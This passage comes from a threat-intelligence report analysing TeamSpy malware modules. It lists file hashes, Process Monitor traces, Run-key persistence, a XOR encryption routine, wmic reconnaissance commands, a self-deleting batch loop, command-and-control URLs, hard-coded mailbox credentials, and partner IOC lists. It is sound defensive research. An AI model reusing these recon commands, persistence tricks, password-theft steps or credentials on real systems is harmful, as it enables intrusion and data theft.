
Other modules containing the same command: ct.txt oct.txt tr.txt

ocp.txt

MD5 hash: ce22d988e1023843474849176ceb18b9
SHA1 hash: 841bedfd39276b1ac8eb0540d83e95c99833bc2f

compile time: 2009-10-02

This module drops the file “C:\Documents and Settings\All Users\Application Data\iepv.exe” and executes it with parameter /stext. The program iepv.exe (Internet Explorer Password Viewer – NirSoft) saves Internet Explorer passwords into the file “C:\sysdll10.txt”. The original executable is deleted after starting iepv.exe.



Process Monitor - politnews_ocp.PML

File Edit Event Filter Tools Options Help

Time...	Process Name	PID	Operation	Path	Result	Detail
2:35:5...	politnews_ocp.exe	816	CreateFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Desired Access: Generic Write...
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 0, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 4,096, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 8,192, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 12,288, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 16,384, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 20,480, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 24,576, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 28,672, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 32,768, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 36,864, Length: 4,096
2:35:5...	politnews_ocp.exe	816	WriteFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Offset: 40,960, Length: 2,560
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folde...	SUCCESS	Type: REG_SZ, Length: 106, ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\P...	SUCCESS	Type: REG_SZ, Length: 92, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\...	SUCCESS	Type: REG_SZ, Length: 12, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\...	SUCCESS	Type: REG_SZ, Length: 12, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\...	SUCCESS	Type: REG_SZ, Length: 12, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folde...	SUCCESS	Type: REG_SZ, Length: 92, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\D...	SUCCESS	Type: REG_SZ, Length: 82, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folde...	SUCCESS	Type: REG_SZ, Length: 88, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\L...	SUCCESS	Type: REG_SZ, Length: 130, ...
2:35:5...	politnews_ocp.exe	816	CreateFile	C:\Documents and Settings\vendeg\Local Settings\Application Data\Microso...	NAME COLLISION	Desired Access: Read Data/Li...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneM...	SUCCESS	Type: REG_DWORD, Length: ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\C...	SUCCESS	Type: REG_SZ, Length: 146, ...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\C...	SUCCESS	Type: REG_SZ, Length: 82, D...
2:35:5...	politnews_ocp.exe	816	RegSetValue	HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Document...	SUCCESS	Type: REG_SZ, Length: 70, D...
2:36:0...	politnews_ocp.exe	816	SetDispositionInformationFile	C:\Documents and Settings\All Users\Application Data\iepv.exe	SUCCESS	Delete: True
2:36:0...	politnews_ocp.exe	816	CreateFile	C:\Documents and Settings\vendeg\Local Settings\Application Data\Microso...	NAME COLLISION	Desired Access: Read Data/Li...

Showing 41 of 4,812 events (0.85%) Backed by C:\sh\res\politnews_ocp\politnews_ocp.PML

Figure 44– Process Monitor shows that ocp.exe drops iepv.exe

The dropped file iepv.exe has the following hashes and compile time:

> MD5 hash: 28c110b8d0ad095131c8d06043678086
> SHA1 hash: c684cf321e890e0e766a97609a4cde866156d6c5
> compile time: 2009-09-28 09:29:03

The file is packed with UPX, and its content is compiled with Microsoft Visual C++ 7.1. Its known functionality is to reveal the passwords stored by IExplorer. The file has been submitted for analysis to VirusTotal on March 8, 2013, and it is recognized by multiple anti-virus products.

oct.txt

MD5 hash: ba7f9a2cec106773d17df4f571b4b8e8
Identical with: planetnews_ct.ex

overlay\201606\9.txt

MD5 hash: 9c2f495379b0b013a89eb6e1f8a6b717
SHA1 hash: 63D9622578205BCA62AA2F1B35C930A4D2923D18
compile time: 2008-10-28

This module searches for specific files (e.g., *.doc, *.pdf, *.xls, *.pgp) on available drives and saves the list in encrypted form into the file “C:\sysdll2.txt”. An example decrypted output is shown below:

```
c:\Documents and Settings\Default User\Templates\winword.doc       4608    04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\winword2.doc      1769    04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\excel.xls         5632    04.08.2004 12:00
c:\Documents and Settings\Default User\Templates\excel4.xls        1518    04.08.2004 12:00
```

Figure 45– Example output of module overlay\201606\9.ex

Encryption is based on XORing with a fix 1024 byte key and it is performed with the following routine:

```
for ( i = 0; i < (signed int)nNumberOfBytesToWrite; ++i )
  {
    *((_BYTE *)lpBuffer + i) ^= byte_403010[dword_403410++];
    if ( dword_403410 >= 1024 )
      dword_403410 = 0;
  }
```

Figure 46– Encryption routine used by module overlay\201606\9.ex

The 1024 byte key used for encryption is the same as for module “nb.txt”.

mod3\index4.hta

MD5 hash: 28442e848a200fb873b830c060c75616
SHA1 hash: 31ad3210d8c3c62582defaff312fe52ecd1e561d

This file contains a VB script, with the following functionality:

1. It checks the path for “Application Data” in the registry by reading the key “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common AppData” in order get the execution path for IExplore.exe (Internet Explorer).
2. Once this AppData path is found, it searches for the “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\IExplore” registry key to determine whether the executable is among the autorun applications. If it is not, it places the application path here.
3. In the next step it checks whether the IE executable exists on the physical drive. If it is not, the script can place any binary there called as IExplore.exe via the szBinary parameter.
4. Finally the binary behind the name “IExplore.exe” is executed.

5. The script also writes an autorun path into the registry for “C:\altnet.exe” by setting the key “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ RunOnce\altnet”.
6. The script repeats the same checks and steps for “C:\altnet.exe” as in step 3 for IExplore.exe.
7. Finally, the script uses an HTML javascript tag to close the current browser window, an HTML body section with an “img” reference to image.php and a closing HTML tag (</html>). We suspect that this file must have been the final part of a larger script.

bi_1.txt

hash: CBF6F449C54F11D4AC28FAD203C1D88A
compile time: 2004-01-24

Most likely a screen capture module.

Creates two files in \Documents and Settings\user\Local Settings\Temp

3.exe and bi~.tmp

3.exe has a hash of ED12789B2EFC87C4F39FA2367755C835 and interestingly does not has valid PE header. It was created with Borland C++ compiler. It writes to the bi~.tmp file.

The created bi~.tmp observed was of length 11074 bytes long and contains binary data, most likely some graphical image, e.g screen capture or similar, but we did not analyze this in details.

The same information is also saved to c:\sysdll7.txt by bi_1.exe.

bi_1.exe also starts windows component ntvdm.exe which then writes temporary information into \windows\temp\scs8.tmp and scs7.tmp in the same directory.

5.5 Other related samples

We have looked at our own malware repository for samples that are similar to those described above, and we found the following related samples from the past.

01522d075c026b809a747cb44a10c885

MD5 hash: 01522d075c026b809a747cb44a10c885
SHA1 hash: d6059e02698071cb4980d61ae44707e37f027be4
compile time: 2011-06-27
latest Virus Total detection: 2011-07-14

This malware sample collects system information by running the following commands with cmd.exe and saving the result in "\ProgramData\Adobe\AdobeArm\sysdll15.txt":

```
wmic os get /format:"c:\Windows\System32\wbem\en-US\hform.xsl"
wmic process list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic bios list /format:"c:\Windows\System32\wbem\en-US\hform. xsl"
wmic computersystem list /format:"c:\Windows\System32\wbem\en-US\hform.xsl"
wmic logicaldisk list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic useraccount list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic startup list /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic share list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic onboarddevice list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
wmic ntdomain list brief /format:"c:\Windows\System32\wbem\en-US\htable.xsl"
```

Figure 47– Commands for collection of system information

The program sometimes fails when wmic is not properly installed and on systems where the folder „en-US" does not exists (e.g., we could not run it on Windows XP). The malware erases itself after successful running.

708ceccae2c27e32637fd29451aef4a5

MD5 hash: 708ceccae2c27e32637fd29451aef4a5
SHA1 hash: 3d4c6a0119a9f2d9384406326820cc79bde21a81
compile time: 2011-09-07
latest VT detection: None

This malware is essentially the same as the fileList_2.jpg module found on bannetwork.org. It writes the list of files matching the following templates into the file "\ProgramData\Adobe\AdobeArm\sysdll2.txt": *.pst, *.mdb, *.doc, *.rtf, *.xls, *.pgp, *.pdf, *.vmdk, *.tc, *.p12, *pass*.*, *secret*.*, *saidumlo*, *секрет*.* and *парол*.*

22d9278c43700b82260a7ad212192ab6

MD5 hash: 22D9278C43700B82260A7AD212192AB6
SHA1 hash: 1CCE8B615A118E49898E6DCD0F43C001728EDE0A
compile time: 2011-05-16

This sample uses standard WinAPI functions (e.g., GetDesktopWindows() and CreateCompatibleBitmap()) in order to create screenshots of the entire screen on the infected machine and saves these bitmaps into file PrintScreen.bmp. After that this bitmap file is converted into a corresponding jpg file (PrintScreen.jpg) by using Gdi API functions. Then, the file PrintScreen.jpg is moved into "SystemDrive\ProgramData\Adobe\AdobeArm\sysdll5.txt" after waiting 6 seconds. Note that SystemDrive represents the drive where the OS was installed (most of the time it is C:\). Finally the original and large PrintScreen.bmp file is deleted after waiting 3 seconds.

The file contains debugging symbols as it is linked with the PDB information that makes analysis easier, and also reveals some details about the attacker. One such detail is the internal path information about the project: ***C:\PrintScreen\PrintScreen-DED version\Release\PrintScreen.pdb***

539B0094E07E43BFCED8A415BA5C84E3

MD5 hash: 539B0094E07E43BFCED8A415BA5C84E3
SHA1 hash: 2B677DC5E1E14818DBE31F5913453EEAA8CF7230
compile time: 2008-09-02

The malware first creates a registry key as "HKEY_LOCAL_MACHINE\Software\Microsoft\ MS QAG" and sets various the values ID, Interval, Ul1 and Ul2 as follows:
ID = 1245641
Interval = 120s
Ul1 = **http://www.politnews.org/dd_4.php**
Ul2 = **http://www.r2bnetwork.org/dd_4.php**
The most important data here is Ul1 and Ul2 that are representing C&C servers, however, the latter one is not active any more. The result of each registry value write operation (RegSetValueExA) is saved and the result is stored in c:\sysdll9.txt
The module uses a well-known anti-debugging technique by calling the IsDebuggerPresent() WinAPI function, and terminates if this function returns true.

5.6 Partially analyzed / unanalyzed samples

b0b59e2569fb1de00f76a8d234d2088a

MD5 hash: b0b59e2569fb1de00f76a8d234d2088a
SHA1 hash: 2765b4e748e5d547f08ba67c2594de07e4cb056f
compile time: 1992-06-19 (0x2A425E19) (most likely fake)
latest VT detection: None

This is a module that communicates with the C&C server at http://www.politnews.org/dd.php. It waits for commands encoded as [TO][/TO] [NS][/NS] [EXT][/EXT] [DATA] [/DATA] [CMD][/CMD] tags. It can also receive the [nocommand] command. Needs more investigations. This component can most likely shed light to the connection between older campaigns and recent activity.

The files referred by this module include the following entries:

c:\sjdwdd1.txt
c:\sysdll2.txt
c:\ag_tcp.txt
c:\ag_mngr.txt
c:\halt.1
c:\ageer.txt
c:\update2.vbs

politnews – module 3

These modules seem to be about 7 years old, going back to 2005. The interesting thing is that these modules possibly provide C&C communications based on POP3/SMTP based communications towards specific hard coded addresses. The corresponding name/password pairs seem to be non-functional as of today, but this gives another hint that, most likely, the operators have long experience on targeted attacks.

MD5 hash: multiple
index2.hta index3.hta index4.hta

The visual basic script file, index4.hta reads registry, then writes the registry entry HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\altnet.

It also puts the “ImageAtl” key in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, pointing to %SystemRoot%\system32\atlsrv.exe

The ~24kb size module from index3.hta contains 4 distinct MZ headers. We name them atl_1 to atl_4 in the hash list. The 24k long file is compiled on 2005-04-04.

Submodule atl_1

refers to \atlsrv.exe \altnet32.exe \atlsrv.exe sdmnet32.dll srvshell.dll sdmnet.dll srvshell32.dll

It contains debug information that gives hint on the code goal:

i:\119prj\Bv\REPLACE Kasp\3 otdel\1.2m UnderKasper\installer\Release\installer.pdb

The module communicates with other modules through the registry, under the key Software\Microsoft\Internet Explorer\MainFileSRC

This module saves an interesting email address "<banny.bigs@freemail.lt>" into the registry.

The module also uses a mutex named "{118-32-FOOTBOLL-15}" and it is also able to set SOFTWARE\Microsoft\Windows\CurrentVersion\Run for its goals.

It modifies "\AUTOEXE.BAT" (no typo) in some cases to:

```
:LOOP
DEL "%s"'
IF EXIST "%s" GOTO LOOP
DEL "%s"
```

Figure 48 – .bat file created by submodule atl_1

Module atl_2

This module uses mutexes "{132-79-FOOTBOLL-18}" , "{118-32-FOOTBOLL-15}" and {167-53-BADFOOD-14}, as well as DLLs sdmnet32.dll sdmnet.dll srvshell.dll or srvshell32.dll

It has some relation to explorer.exe, and it calls the _NetBiosDisconnectNt export of another module.

Basically this module is a middle layer between atl_1 and atl_3.

Module atl_3

Compile time: 2005-04-04

This module is UPX compressed (ver 1.92 – released in 2004). When uncompressed, this module is 28kb long, therefore, it is the biggest "main" module among the four submodules.

It provides functionality to other modules, the defined export functions are as follows, where the most important export function is probably NetBiosDisconnectNt:

```
_NetBiosConnectNt@8
_NetBiosDisconnectNt@8
_NtDR@0
```

```
_NtDSLLRC@4
_NtDSLLRV@8
_NtDSLLSP@20
_NtDSLLSPC@8
_NtDSLLSPCTY@12
_NtDSLLSPX@0
_SafeModeNt@12
_StartNetBiosNt@12
_xDSLConnect@8
```

Figure 49 – Exports of mod3 atl_3

The main purpose of this module is POP3 and SMTP communication based on registry defined configuration through HKLM\ Software\Microsoft\Internet Explorer\MainFileSRC

As a self-defense, the process tries to terminate the following security product related executables: OUTPOST.EXE, McVSEscn.exe

The module has references to the following e-mail related programs, but the use of these is unclear yet:

Avant.exe
Avant.EXE
AVANT.EXE
avant.exe
firefox.exe
thunderbird.exe
Postman2.exe
Eudora.exe
Netscp.exe
MyIE.exe
mozilla.exe
thebat.exe
opera.exe
OUTLOOK.EXE
msimn.exe
outlook.exe

For file names in conversation, it probably uses extensions like .suo .oji .dat .ilk .ncb .opt

The following hard coded addresses might be used: <lisa.tomys@mail.bulgaria.com>

In the email, it uses "----------060501080505070400060304" as a separator, which can be used as IDS signature (remember – this sample is from 2005!)

Strangely, it seems to add "User-Agent: Mozilla 0.7.3 (" header to the email, and possibly "X-Comment: rv.1.2.2".

It uses mutexes {119-36-FOOTBOLL-92} and {118-32-FOOTBOLL-15}.

The module is capable to send emails, but also to receive emails from POP3 connection. It can send basic information about the victim e.g. Computer Name, Operating system language, available drives.

Module atl_4

Module atl_4 uses Mutex {119-36-FOOTBOLL-92}

It sets the target addresses for atl_3.through registry keys: EX S2 S1

The values to be used for user name and password for pop3 login are: bibi.lima/yergt37h for

host pop.laposte.net Another likely name/password pair is bine.bono/hdyw386k

Two corresponding email address also exists in the binary: <ladonia.mix@laposte.net>

smtp.laposte.net and <ursprung.loos@zoznam.sk>

Some host references can also be found, namely:

mail.zoznam.sk post.freemail.lt

politnews – n.txt

MD5 hash: 22dd42246ebec969e1a9c608793a644e
compile time: 2004-01-24
The size of the module is ~160k.

This module installs acxMonitor.exe and acxAgin.dll into the directory “c:\windows\system32”, then installs a new key to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, namely “acxMonitor” pointing to “C:\WINDOWS\system32\acxMonitor.exe”

The MD5 hash of acxMonitor.exe is: 0b74db5420416129ce82c65c03df337e

The MD5 hash of acxAgin.dll is: c75f7a3a1d1695797e1a55e1200a6044

The compile time for the samples according to the binaries is: 1992-06-19

The output files are c:\sysdll2.txt and c:\sysdll8.txt, where the latter contains debug data related to modem communications:

```
11:32:27 PM     ATR0
11:32:28 PM     ATDP**
11:32:33 PM     OPEN LINK.....COM3
11:32:33 PM     CHECK GDT.....OK
11:32:33 PM     CHECK GDT.....OK
11:32:33 PM     CHECK DT.....OFF
```

```
11:32:50 PM     OPEN LINK.....COM3
11:32:50 PM     CHECK GDT.....OK
11:32:50 PM     CHECK GDT.....OK
11:32:50 PM     CHECK DT.....OFF
```

Figure 50– n.exe comms log in sysdll8.txt

Otherwise, we had not enough resources to check functionality of this interesting sample.

bannetwork - sc_and_console.jpg

MD5 hash: 5F7A067F280AC0312ABFBD9EE35CB522
compile time: 2011-11-11

This module drops the file c:\ProgramData\CmdCapture\CmdCapture.exe (698353 bytes long)

The hash of CmdCapture.exe is: 72EC4047DB89A70E5BE7370A19BCD600
Its compile time is 2010-04-16, and its latest VT upload is 2013-03-13.

The program CmdCapture.exe creates “ProgramData\Adobe\AdobeArm\sysdll5.jpg”, which contains the actual screen capture. It also creates “ProgramData\Adobe\AdobeArm\sysdll555.txt” with some system information. It was found that possibly this module is a known screen capture executable, description is available at: http://www.ducklink.com/p/command-line-screen-capture/

6. Additional information received from different partners

In the last days we shared some of the information related to the threat with different security vendors and other organization. With the permission of the partners we provide here some additional information received from them.

6.1 ESET

ESET also confirmed seeing some of these malicious components around the world in very small quantities over the course of last few years -- which supports the idea that these attacks were targeting specific victims. Geographically speaking, these reports came from Turkey, Russia, Ukraine, Italy and a few Middle-East and former USSR countries. We can also confirm existence of more variants of the avicap32.dll file used with TeamViewer; some of them being quite recent.

```
1CCE8B615A118E49898E6DCD0F43C001728EDE0A
2765B4E748E5D547F08BA67C2594DE07E4CB056F
D6059E02698071CB4980D61AE44707E37F027BE4
3D4C6A0119A9F2D9384406326820CC79BDE21A81
59CBF6E6F6E92A4998DC54E6A7905590DF875653
173E672C6F0A44178302CCB0F9B1371227D2C75F
88B955F332F4214F1841555CE03DD0878AF99856
63D9622578205BCA62AA2F1B35C930A4D2923D18
7D1C331B8920E3F4A1BAD126B12552F0C3E44CA4
2B677DC5E1E14818DBE31F5913453EEAA8CF7230
82cd656f77f7ee81c735396ab0ceadd3ea0aa33a
d3c90ba477668a68c04d138744b577d4215d421d

285d41f35b40bb2afe6e990f0b16b7d4ecfa89cf
64506f30edd9e0585942132c277b0290d8f214c7
bdf6ba0d25eb070c535b4a50e0946988273894ee

00b6dce99f377e64b5a738393ad79ebbdad7307c
01e8d4c761cd8dd415fdeab52a056598500b51ce
02ecb87ec290ba32b4caf6727f57e0b0e6c107ec
1d703345704860df4f4e593190d9cb5233857cb2
1f603a3a1e4f6ba0a07fbff11b820be9e86daec9
29be8a8d40784ce372d2361cdf1dacd0102e8dc7
2d145c86a8e757e3bc1d049cc1abd38728b14b69
33387d44f7d32deca73adc62eccaa1488d7c48c8
386489c05aa8870e67ef37b638a3a1f6da6e5714
3c2191c780c015d7980cbdc55d2adddca0d4294b
3c63e5cb98811480e81b500694c1a37a5685ce70
705f9b6634ee38accaa918b0dbb33511f91b48e1
7fa13fba910911a23c7e807dd75d58807dd87e21
82cd656f77f7ee81c735396ab0ceadd3ea0aa33a
```

```
8656219860cf087a9c2be05a7706556b444ade13
8804f39d3f76417ed81c0e29645b7d6a0aa70c90
8d11efffa7a70095ddb1d07e1658b12af4a689be
8e88362ca49350a33fe7f089bd8ecef81d437037
9723878bcc89feb076a16fe2191fb13bbe4b9b4c
9c54f977da5b02693d3f6c75984bd8b5d358c6e5
da39a3ee5e6b4b0d3255bfef95601890afd80709
a6a2ae9423580df494202e46bd12bd8eb38de5bd
b57e1c4a93853e1d07efaca13e27527f11379d52
d9b8a55762c2e85a100d03a553b52af82fd51507
e2d0cb2f7478766c3e1b7f293eff37d6cb00b673
e567b8a1fec52a6961eb18e12df3feedb8eb7a58
f6780eba8f61b206d5800867a7c6251373c291bd
```

Figure 51– Possibly related malware component hashes provided by ESET

ESET also provided a list of domain names that were possibly related to TeamSpy:

```
news-top.org
www.greekpod101.com
danielramirez.com.co
swingzombi.com
countlist.org [sinkholed by Kaspersky Lab]
```

Figure 52– Possibly related domains provided by ESET

6.2 Kaspersky Lab

Kaspersky lab provided us telemetry data heat map about their detections on avicap32.dll.

Figure 53– Teamspy KSN detections (unique PCs) – March 2013
(c) Kaspersky Lab 2013, used with permission

6.3 Symantec

Symantec provided us telemetry data over their Teamspy detections.




Figure 54– Detections on Teamspy by country – provided by Symantec

7. Conclusions

In this document, we described a strange series of attack campaigns from one or multiple distinct threat actor or actors. From the samples we collected, we can conclude that the same threat actor produced many individual malware modules during the last ten years.

Here, we detail a list of conclusions we derived from the data available at the time of this writing. Some of these items may change and new items may be added to the list as more evidence is uncovered.

- Most likely the same attackers are behind the attacks that span for the last 10 years, as there are clear connections between samples used in different years and campaigns. Interestingly, the attacks began to gain new momentum in the second half of 2012.
- The campaigns are a mix of targeted attacks and conventional cyber crime activities (e.g., banking cybercrime operations, such as the Sheldor campaign)
- It seems that no comprehensive investigation has been done on these modules yet – some modules were submitted and analyzed by A/V companies, but the main activity of the threat actor was not clearly seen and could have been hidden for long time.
- The attackers use distinct tools for nearly every simple activity – this means that most likely the group is small and technically professional people carry out all types of activities, including strategic planning and executing the attacks.
- The attackers commit errors and produce a lot of garbage. One reason for this carelessness may be that after so many years of undetected operation, they are not afraid of detection.
- The attackers surely aim for important targets. This conclusion comes from a number of different facts, including victim IPs, known activities on some targets, traceroute for probably high profile targets, file names used in information stealing activities, strange paramilitary language of some structures, etc.